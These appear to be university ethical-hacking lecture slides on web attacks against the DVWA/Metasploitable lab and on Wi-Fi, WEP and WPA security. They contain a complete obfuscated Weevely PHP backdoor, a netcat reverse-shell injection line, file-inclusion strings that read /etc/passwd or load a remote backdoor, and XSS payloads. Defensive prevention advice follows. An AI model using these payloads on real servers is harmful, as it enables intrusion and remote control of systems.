  - ➢To help web developers understand web security issues and develop more secure web applications
  - ➢It is running on Metasploitable by default
    - ✓It can be accessed by <u>putting Metasploitables' IP for URL</u>.
    - ✓<u>Username: admin; Password: password</u>
    - ✓Make user always change the security level to "low" on the "DVWA Security" (which is on the left panel).

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

File Upload Vulnerability

- File upload vulnerability
  - Attacker *uploads any executable files such as php (PHP) files to a vulnerable website*.
- What is PHP?
  - A scripting language suited for web development.
  - It can be imbedded into HTML.
  - *The PHP code is executed on the server*, generating HTML which is then sent to the client.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

File Upload Vulnerability

- Basic steps
  - Generate a PHP code which will serve as a backdoor.
  - Upload the backdoor to the vulnerable server.
  - Establish a connection.
  - Exploit.
- Weevely: A PHP backdoor generation tool in Kali
  - A tool that can creates a PHP backdoor for stealthy web shell.

This slide is copyrighted. It must not be distributed without permission from UOW

File Upload Vulnerability

- Demonstration
  - ➢PHP backdoor


Open ▾ backdoor.php ~/ Save

```
<?php
$I='_end_5_c_5lean();$r=@ba_5se64_enc_5ode_5(@x(@gzcom_5_5press($o),_5$k));pri_5nt("$p_5$kh$r_5$kf");}';
$g='=0;($j<_5$c&&$i<_5$l_5);$j++,$i+_5+){$_5o.=_5$t{$i}^$k{$_5j};}}r_5_5et_5urn $o;}_5if(_5@_5preg_mat';
$s='$_5k="101_5a6ec9";$_5kh=_5_5"f938885df0a4";$_5kf="4f2_50458d2_5eb_54";_5$p=_5"crzJ3S_5SK53y_5sZ';
$h='_5val_5(@gz_5uncompress_5(@x(@base6_54_5_decode($m[_51])_5,$k)));
$o=@o_5_5b_ge_5t_conte_5nt_5s();@ob';
$j='ch("/$kh(._5+_5)$kf/"_5,@file_get_5_cont_5_5ents("php://input_5")_5,$m)==1_5){@ob_sta_5rt();_5@e';
$i=str_replace('IM','','cIMreatIMIMe_fIMuncIMtIMion');
$u='Ze_5X";function_5 x($t,$k){$c=_5_5strlen($k);_5$l=st_5_5rlen($t_5);$o=""_5;for($i=0;$i<$_5l_5;)
{f_5or($j';
$w=str_replace('_5','',$s.$u.$g.$j.$h.$I);
$Q=$i('',$w);$Q();
?>
```



This slide is copyrighted. It must not be distributed without permission from UOW

File Upload Vulnerability

- File (backdoor) upload



- ✓Looks like nothing is happening…



This slide is copyrighted. It must not be distributed without permission from UOW

File Upload Vulnerability

- But the hacker gets into the vulnerable server!

```
weevely> uname -a
[-][channel] The remote script execution triggers an error 500, check script and
 payload integrity
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
www-data@10.0.2.4:/var/www/dvwa/hackable/uploads $ ls
[-][channel] The remote script execution triggers an error 500, check script and
 payload integrity
backdoor.php
dvwa_email.png
lll
ttt.php
www-data@10.0.2.4:/var/www/dvwa/hackable/uploads $ pwd
[-][channel] The remote script execution triggers an error 500, check script and
 payload integrity
/var/www/dvwa/hackable/uploads
www-data@10.0.2.4:/var/www/dvwa/hackable/uploads $
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW


Command Execution Vulnerability

- Command execution vulnerability
  - Attackers are allowed to execute OS commands on the target web server.
  - Code execution vulnerability can be used to obtain a reverse shell by making the target server connect to the attacker's machine.
  - Code execution vulnerability can be used to upload any file (using `wget` command).

This slide is copyrighted. It must not be distributed without permission from UOW

Command Execution Vulnerability

- Demonstration 1: Executing Unix commands on the target server
  - Looks like a web-based ping service:



This slide is copyrighted. It must not be distributed without permission from UOW

Command Execution Vulnerability

- But `IP; ls -l` gives the following result:

Ping for FREE

Enter an IP address below:


[ ] submit


```
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.010 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.062 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.016 ms

--- 10.0.2.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2014ms
rtt min/avg/max/mdev = 0.010/0.029/0.062/0.023 ms
total 12
drwxr-xr-x 2 www-data www-data 4096 May 20  2012 help
-rw-r--r-- 1 www-data www-data 1509 Mar 16  2010 index.php
drwxr-xr-x 2 www-data www-data 4096 May 20  2012 source
```


This slide is copyrighted. It must not be distributed without permission from UOW

Command Execution Vulnerability

- While running `nc -l -p 5555` on the attacker's machine, entering `IP;nc -e /bin/bash <Attacker IP> 5555` can create *a reverse shell*!





On the attacker's machine

This slide is copyrighted. It must not be distributed without permission from UOW

CSCI369 Ethical Hacking

Lecture 5-2Web Penetration (2) and Wireless Network Penetration

A/Prof Joonsang Baek

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

File Inclusion Vulnerability

- A web vulnerability that affects web applications that run scripts.
  - ➢ It happens when an application builds a path to a static file or an executable code using an attacker-controlled variable in a way that allows the attacker to control which file is viewed or executed at run time.
  - ➢ Examples
    - ✓ Local File Inclusion: `?page=../../etc/passwd`
    - ✓ Remote File Inclusion: `?page=http://evilsite/backdoor.php`

This slide is copyrighted. It must not be distributed without permission from UOW

Local File Inclusion (LFI)

- Reading local files which are on the same server
  - LFI vulnerability will make it possible for attacker to traverse and read files outside the directory `/var/www/html/`
  - Attacker can obtain useful files related to the target server.
  - Sensitive files like `/etc/passwd` can be obtained → Leading to further attack

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Local File Inclusion (LFI)

- Demonstration: Accessing `/etc/passwd` file

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Remote File Inclusion (RFI)


- Remote File Inclusion (RFI)
  - ➢Remote file inclusion (RFI) happens when the web application (in the target machine) downloads and executes a remote file.
  - ➢The remote file can be a malicious one placed in the attacker's server.
    - ✓The remote file is usually obtained in the form of an HTTP/HTTPS URI as a user-supplied parameter to the web application.
  - ➢The application in the target machine will be triggered to execute the malicious remote files.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Remote File Inclusion (RFI)

- Example 1:
  - ➢A remote web page is hosted on the target machine's webpage.



UNIVERSITY OF WOLLONGONG AUSTRALIA


This slide is copyrighted. It must not be distributed without permission from UOW

Remote File Inclusion (RFI)

- Example 2: A remote php file (sysinfo.php) is executed on the remote server and shown on the target machine's webpage.

sysinfo.php

```php
<?php
phpinfo();
?>
```




The remote server(kali)'s system info.

Remote File Inclusion (RFI)

- Example 3:
  - ➢The content of the text file (sysinfo.txt), which is a php code, is executed on the target machine's server and is displayed on its webpage.

sysinfo.txt

```
<?php
phpinfo();
?>
```



The target server (metasploitable)'s system info.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Cross-Site Scripting (XSS) Vulnerability

- Cross-Site Scripting (XSS)
  - ➢XSS allows an attacker to inject a script code (such as Javascript code) into a webpage so that the code is executed on the client machine, whenever the page is loaded. (The code is not executed on the server.)
- Two main types of XSS
  - ➢Reflected (non-persistent) XSS
    - ✓*Only works if the user visits a specially crafted URL.*
    - ✓The example URL: http://victim.com/page.php?somevar=<script>alert("Hacked")</script>

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Cross-Site Scripting (XSS) Vulnerability


- Stored (persistent) XSS → More dangerous
  - ✓The attacker injects the website with a malicious script that can steal website users' session cookies.
  - ✓The injected code is executed every time the page is loaded on any user's machine.
  - ✓Comparison with to the reflected XSS: The reflected XSS can finish one time for one user. However, the stored XSS will last for multiple times for multiple users of the infected website.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Cross-Site Scripting (XSS) Vulnerability

- Demonstration: Reflected XSS using DVWA
  - The Javascript code `<script>alert("Hahaha")</script>` is inserted.




UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Cross-Site Scripting (XSS) Vulnerability

- Demonstration: Reflected XSS using DVWA
  - ➢The Javascript code will be executed on the client's machine which visited the URL.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Prevention

- Prevention against file upload vulnerability
  - Only allow safe files to be uploaded → Check the uploaded files types.
- Prevention against code execution vulnerability
  - Filter/sanitize user input before execution (In our previous example, do not allow anything other than IP)
  - Do not use dangerous function
- Prevention against remote file inclusion vulnerability
  - Disable `allow_url_fopen` & `allow_url_include` in the PHP setting

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Prevention

- Prevention against file inclusion vulnerability
  - ➢Use static file inclusion
    - ✓The PHP function `$_GET[]` should not be used to take any page as input for parameter page

```
<?php>
  $file = $_GET['page'];
?>
```

Insecure

```
<?php>
   $file = $_GET['page'];
   if ($file != "include.php"){
       echo "ERROR: File NOT FOUND!";
       exit;
   }

?>
```

Secure

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Prevention of XSS Vulnerability

- Minimise the manipulation of user input on html
- Escape any untrusted input before inserting it into the html page so that each of the exploitable characters is converted into a corresponding HTML encoding:

```
&  →  &amp
<  →  &lt
>  →  &gt
"  →  &quot
'  →  &#x27
/  →  &#x2F
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

OWASP Zap

- Question
  - Then how can we get information about vulnerable websites?
- Solution
  - OWASP Zap: It is a vulnerability scanner (like Nessus or Nexpose) specifically designed to scan vulnerable websites and web applications.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Basics of Wi-Fi

- WiFi
  - The consumer-friendly name for Wireless LAN technology based on IEEE 802.11 standards
- Advantages
  - Savings on cable plant costs and convenience/flexibility and, etc.
- Disadvantages (in general)
  - Affected more by interference and obstacles than wired networks
  - More drop in performance than wired networks
  - Less secure than wired networks

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Basics of Wi-Fi

- IEEE wireless standards in use

Type	Frequency (GHz)	Speed (Mbps)	Range (ft.)
802.11a	5	54	75
802.11ac	5	433 Mbps – 3 Gbps	100+
802.11b	2.4	11	150
802.11g	2.4	53	150
802.11n	2.4/5	Up to 600	~100
Bluetooth	2.4	1-3 (first gen)	33

(oldest) 802.11b→802.11a→802.11g→802.11n→802.11ac (newest)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Basics of Wi-Fi

- Why is wireless less secure?
  - The WiFi networks broadcast data through the public waves rather than over network cable.
  - In order to intercept data on a wired network, an intruder has to gain a physical access to the network by connecting over the Ethernet LAN. In order to do the same on a wireless network, the intruder can just sit down and receive the signal even if the data are encrypted.

This slide is copyrighted. It must not be distributed without permission from UOW

Network Interface Card

- Network Interface Card (NIC) for wireless network
  - ➢Wireless networks require the client to use a Network Interface Card to connect to the network and communicate with other computers.
  - ➢There are three wireless (802.11) networking modes
    - ✓Ad-hoc mode
    - ✓Infrastructure mode
    - ✓Monitor mode

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Wireless Networking Modes

- Ad-hoc mode
  - This mode does not require any equipment except for wireless adapters (wireless NICs).
  - This is based on point-to-point (peer-to-peer style) communication, which is suitable for small network.

This slide is copyrighted. It must not be distributed without permission from UOW

Wireless Networking Modes

- Infrastructure mode
  - An AP (access point a.k.a "wireless router") can provide Internet connectivity to multiple clients.
  - All the clients communicate with the AP.
  - In order for the clients to use the Internet provided by a specific AP, they need to know SSID (Service Set IDentifier), which can be up to 32 bits and can be easily sniffed.
  - Infrastructure mode is much more scalable than ad-hoc mode.

This slide is copyrighted. It must not be distributed without permission from UOW

Wireless Networking Modes

- Monitor mode
  - *Much like promiscuous mode* in Wireshark, monitor mode allows a user to see additional wireless traffic on top of the traffic intended for the user's wireless card.
  - *Airmon-ng* script (part of the Aircrack-ng wireless assessment suite) can put the card into monitor mode:
    - ✓Example) `airmon-ng start wlan0`

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Wi-Fi Authentication Modes

- OSA (Open System Authentication) mode
  - The AP can be attached to any client.
  - The AP only verifies the SSID when it receives an authentication frame from the client.
- "Sharing key and Encrypt" mode
  - A client should share a key with an AP ahead of time.
  - Using some challenge and response protocol, authenticate the client and encrypt the traffic once the authentication is successful.

This slide is copyrighted. It must not be distributed without permission from UOW

Wired Equivalent Privacy (WEP)

- WEP
  - ➢Proposed in 1997 to provide confidentiality for wireless networks
  - ➢Base symmetric encryption algorithm: RC4, which is a stream cipher
  - ➢Has serious security problems so they are (almost) obsolete now
- Problems of WEP
  - ➢Initial Vector (IV) problem
    - ✓IV is only 24-bits long is <u>short and reused.</u>
  - ➢Weak algorithms problem:
    - ✓The encryption algorithm RC4 is known to be weak.
    - ✓The integrity check algorithm CRC-32 is also known to be weak.

This slide is copyrighted. It must not be distributed without permission from UOW


WPA (WiFi Protected Access)

- WPA/WPA2
  - ➢ WPA (WiFi Protected Access) has the same goal as WEP (Wired Equivalent Privacy) but it provides much stronger security.
  - ➢The client and AP share the common secret (passphrase) called "PMK (Pairwise Master Key)" from which two entities will develop keys for encryption and authentication.
  - ➢The structures of WPA and WPA2 are essentially the same except that WPA2 is based on stronger crypto functions like AES, CBC-MAC and etc.

This slide is copyrighted. It must not be distributed without permission from UOW

WPA (WiFi Protected Access)

- Overview: Four-Way Handshake in WPA



`Nonce`: Random string
`MIC`: Message Integrity Code
`Ack`: Acknowledgement
`GTK`: Group Transient (Temporal) Key for broadcast

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

WPA (WiFi Protected Access)

- Passphrase
  - PMK (Pairwise Master Key) is a passphrase pre-shared between AP and Client. → Problem: People can use weak passphrases!
- PTK (Pairwise Transient Key)
  - PTK is derived from PMK as follows:

```
PTK =PRF(PMK||ANonce||SNonce||AP-MAC||S-MAC)
```

PRF: Pseudo Random Function
AP-MAC: AP MAC address
S-MAC: Client MAC address

This slide is copyrighted. It must not be distributed without permission from UOW

WPA (WiFi Protected Access)

